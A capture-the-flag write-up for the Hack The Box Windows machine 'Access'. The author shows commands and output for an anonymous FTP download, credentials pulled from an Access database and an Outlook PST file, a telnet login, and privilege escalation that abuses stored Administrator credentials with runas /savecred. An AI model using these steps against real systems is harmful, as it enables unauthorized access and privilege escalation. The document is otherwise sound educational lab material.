
Welcome back hackers!! Today we will be doing another windows box named Access. Lets jump in!!

# Enumeration

```
PORT   STATE SERVICE VERSION
21/tcp open  ftp     Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: PASV failed: 425 Cannot open data connection.
| ftp-syst:
|_  SYST: Windows_NT
23/tcp open  telnet?
80/tcp open  http    Microsoft IIS httpd 7.5
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-title: MegaCorp
|_http-server-header: Microsoft-IIS/7.5
```


We can see that there are 3 ports open which are running ftp, telnet and http. We will start with ftp first as we can see anonymous access is allowed but it can't get the directory listing. We will figure it out and then telnet port is also open, we can try some default credentials and at last we will move to http.

## Port 21 (FTP)




```
┌──(root💀kali)-[/home/rishabh/HTB/Windows/Access]
└─# ftp $IP
Connected to 10.129.178.162.
220 Microsoft FTP Service
Name (10.129.178.162:rishabh): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> dir
425 Cannot open data connection.
200 PORT command successful.
125 Data connection already open; Transfer starting.
08-23-18  08:16PM       <DIR>          Backups
08-24-18  09:00PM       <DIR>          Engineer
226 Transfer complete.
ftp> cd Backups
250 CWD command successful.
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
08-23-18  08:16PM              5652480 backup.mdb
```

We can see there are two directories backups and Engineer. I transferred the backup file and also Access Control.zip which is in Engineer directory.



```
ftp> get Access\ Control.zip
local: Access Control.zip remote: Access Control.zip
200 PORT command successful.
150 Opening ASCII mode data connection.
100% |*************************************************************************| 10870       47.17 KiB/s    00:00 ETA
226 Transfer complete.
WARNING! 45 bare linefeeds received in ASCII mode.
File may not have transferred correctly.
10870 bytes received in 00:00 (45.56 KiB/s)
ftp> exit
221 Goodbye.
```

Using this link: [https://www.mdbopener.com/](https://www.mdbopener.com/) , I uploaded the mdb file to see what is the content inside the file. There were lots of tables otherwise I would have showed you the snapshot. One of the tables named auth_user contains these entries:




Click on a column header to sort by this column.

| id | username | password | Status | last_login | RoleID | Remark |
|---|---|---|---|---|---|---|
| 27 | engineer | access4u@security | 1 | 08/23/18 21:13:36 | 26 | |
| 25 | admin | admin | 1 | 08/23/18 21:11:47 | 26 | |
| 28 | backup_admin | admin | 1 | 08/23/18 21:14:02 | 26 | |


Rest of the tables doesn't contain any useful information. Now let's try to unzip the compressed file.

Unzip binary wasn't able to extract the contents:



```
┌──(root💀kali)-[/home/rishabh/HTB/Windows/Access]
└─# unzip Access\ Control.zip
Archive:  Access Control.zip
   skipping: Access Control.pst       unsupported compression method 99
```

This article stated that 7zip could work in this case




- How to extract password protected zip files (Compressed using WinZip Application) on Red Hat Enterprise Linux 5,?

## Resolution

- **Compression method 99 error** indicates the AES (Adavance Encryption Standard) encryption. Unfortunately, This encryption standard is currently not supported by unzip binary.
- However, 7zip package can be used to extract such files. 7zip is available in **EPEL** project to extract winzip password protected file.
- Instruction on how to use **EPEL** repository can be found at : How to use Extra Packages for Enterprise Linux (EPEL) ?


**Note:** Red Hat Global Support Services will be unable to support or debug problems with packages not shipped in standard RHEL channels. Installing packages from EPEL is done at the user's own risk.

So I installed 7zip and used x command to extract the file:




```
┌──(root💀kali)-[/home/rishabh/HTB/Windows/Access]
└─# 7z x Access\ Control.zip

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,4 CPUs Intel(R) Core(TM) i5-1035G1 CPU @ 1.00GH
z (706E5),ASM,AES-NI)

Scanning the drive for archives:
1 file, 10870 bytes (11 KiB)

Extracting archive: Access Control.zip
--
Path = Access Control.zip
Type = zip
Physical Size = 10870


Enter password (will not be echoed):
Everything is Ok

Size:       271360
Compressed: 10870
```

We entered the password we found and now we have successfully extracted the file. Now, the extracted file is outlook email folder:



```
┌──(root💀kali)-[/home/rishabh/HTB/Windows/Access]
└─# file Access\ Control.pst
Access Control.pst: Microsoft Outlook email folder (≥2003)
```

I did some research and we can use pst-utils to extract the data from the outlook folder but for that you need to download that utility. It comes with some great tools to analyze the file and the one which we will be using is readpst. Here is the command we will be using:




```
┌──(root💀kali)-[~rishabh/HTB/Windows/Access]
└─# readpst -S -b -r Access\ Control.pst
Opening PST file and indexes...
Processing Folder "Deleted Items"
        "Access Control" - 2 items done, 0 items skipped.
```

-S : write emails in separate format.

-b : don't save attachments


-r : output in recursive format.

A new directory will be created with the same name and a file mbox will be sitting inside it:



```
┌──(root💀kali)-[~rishabh/HTB/Windows/Access/Access Control]
└─# ls -la
total 12
drwxr-xr-x 2 root root 4096 Dec 23 17:33 .
drwxr-xr-x 3 root root 4096 Dec 23 17:33 ..
-rw-r--r-- 1 root root 3112 Dec 23 17:33 mbox
```

mbox is html type file so luckily we can just cat it out:




```
┌──(root💀kali)-[~rishabh/HTB/Windows/Access/Access Control]
└─# cat mbox
From "john@megacorp.com" Thu Aug 23 19:44:07 2018
Status: RO
From: john@megacorp.com <john@megacorp.com>
Subject: MegaCorp Access Control System "security" account
To: 'security@accesscontrolsystems.com'
Date: Thu, 23 Aug 2018 23:44:07 +0000
MIME-Version: 1.0
Content-Type: multipart/mixed;
        boundary="--boundary-LibPST-iamunique-1498352450_-_-"


----boundary-LibPST-iamunique-1498352450_-_-
Content-Type: multipart/alternative;
        boundary="alt--boundary-LibPST-iamunique-1498352450_-_-"

--alt--boundary-LibPST-iamunique-1498352450_-_-
Content-Type: text/plain; charset="utf-8"

Hi there,



The password for the “security” account has been changed to 4Cc3ssC0ntr0ller.  Please ensure this is passed on to yo
```

A password is leaked for the security account. Lets keep this credentials in our back pocket. Lets enumerate port 80

## Port 80 (HTTP)

The landing site doesn't contain any useful information except an image of LON-MC6. I don't know what it is.



LON-MC6


The http-title says Megacorp. Lets run a gobuster scan to find any additional directories or files:

```
┌──(root💀kali)-[~rishabh/HTB/Windows/Access]
└─# gobuster dir -u http://$IP/ -w /usr/share/seclists/Discovery/Web-Content/common.txt --no-error -b 400,403,404 -q -t 64 -x asp,aspx,php,html,txt -o dirbust
/Index.html           (Status: 200) [Size: 391]
/aspnet_client        (Status: 301) [Size: 159] [--> http://10.129.178.162/aspnet_client/]
/index.html           (Status: 200) [Size: 391]
/index.html           (Status: 200) [Size: 391]
```

Lets navigate to aspnet_client. Unfortunately, it was 403 (Forbidden Access). I again ran gobuster and found another directory exists by the name /system_web. Anyways thats dead end.

# Exploitation

We have the credentials, lets throw them at telnet:




```
┌──(root💀kali)-[/home/rishabh/HTB/Windows/Access]
└─# telnet $IP
Trying 10.129.178.166...
Connected to 10.129.178.166.
Escape character is '^]'.
Welcome to Microsoft Telnet Service

login: security
password:

*===============================================================
Microsoft Telnet Server.
*===============================================================
C:\Users\security>whoami
access\security

C:\Users\security>
```

Wow, we have the shell. Lets transfer winpeas and do the escalation part quickly.


# Privilege Escalation

Unfortunately, the winpeas execution was blocked by the group policy. As, I am doing the course TCM's windows privilege escalation, I will go the intended pathway. If you run the command "cmdkey /list" you will see there are stored credentials of Administrator:




```
C:\Users\security\Desktop>cmdkey /list

Currently stored credentials:

    Target: Domain:interactive=ACCESS\Administrator
                                                      Type: Domain Password
    User: ACCESS\Administrator
```

Perfect. Now we can utilize Run as command to do tasks as administrator.



```
C:\Users\security>C:\Windows\System32\runas.exe /user:ACCESS\Administrator /savecred "C:\Windows\System32\cmd.exe /c
TYPE C:\Users\Administrator\Desktop\root.txt > C:\Users\security\Desktop\root.txt"
```

Here, what we are doing is, we are using runas.exe binary to copy the root file from administrator's desktop to user's desktop.
Now, If we go to user's desktop, you will see root.txt sitting:



```
C:\Users\security>cd Desktop

C:\Users\security\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is 8164-DB5F

 Directory of C:\Users\security\Desktop

12/23/2021  11:34 PM    <DIR>          .
12/23/2021  11:34 PM    <DIR>          ..
12/23/2021  11:04 PM           600,580 priv.ps1
12/23/2021  11:34 PM                32 root.txt
12/23/2021  10:57 PM            73,802 shell.exe
08/21/2018  10:37 PM                32 user.txt
12/23/2021  10:47 PM         1,925,632 winpeas.exe
               5 File(s)      2,600,078 bytes
               2 Dir(s)   7,019,958,272 bytes free
```

Cheers!!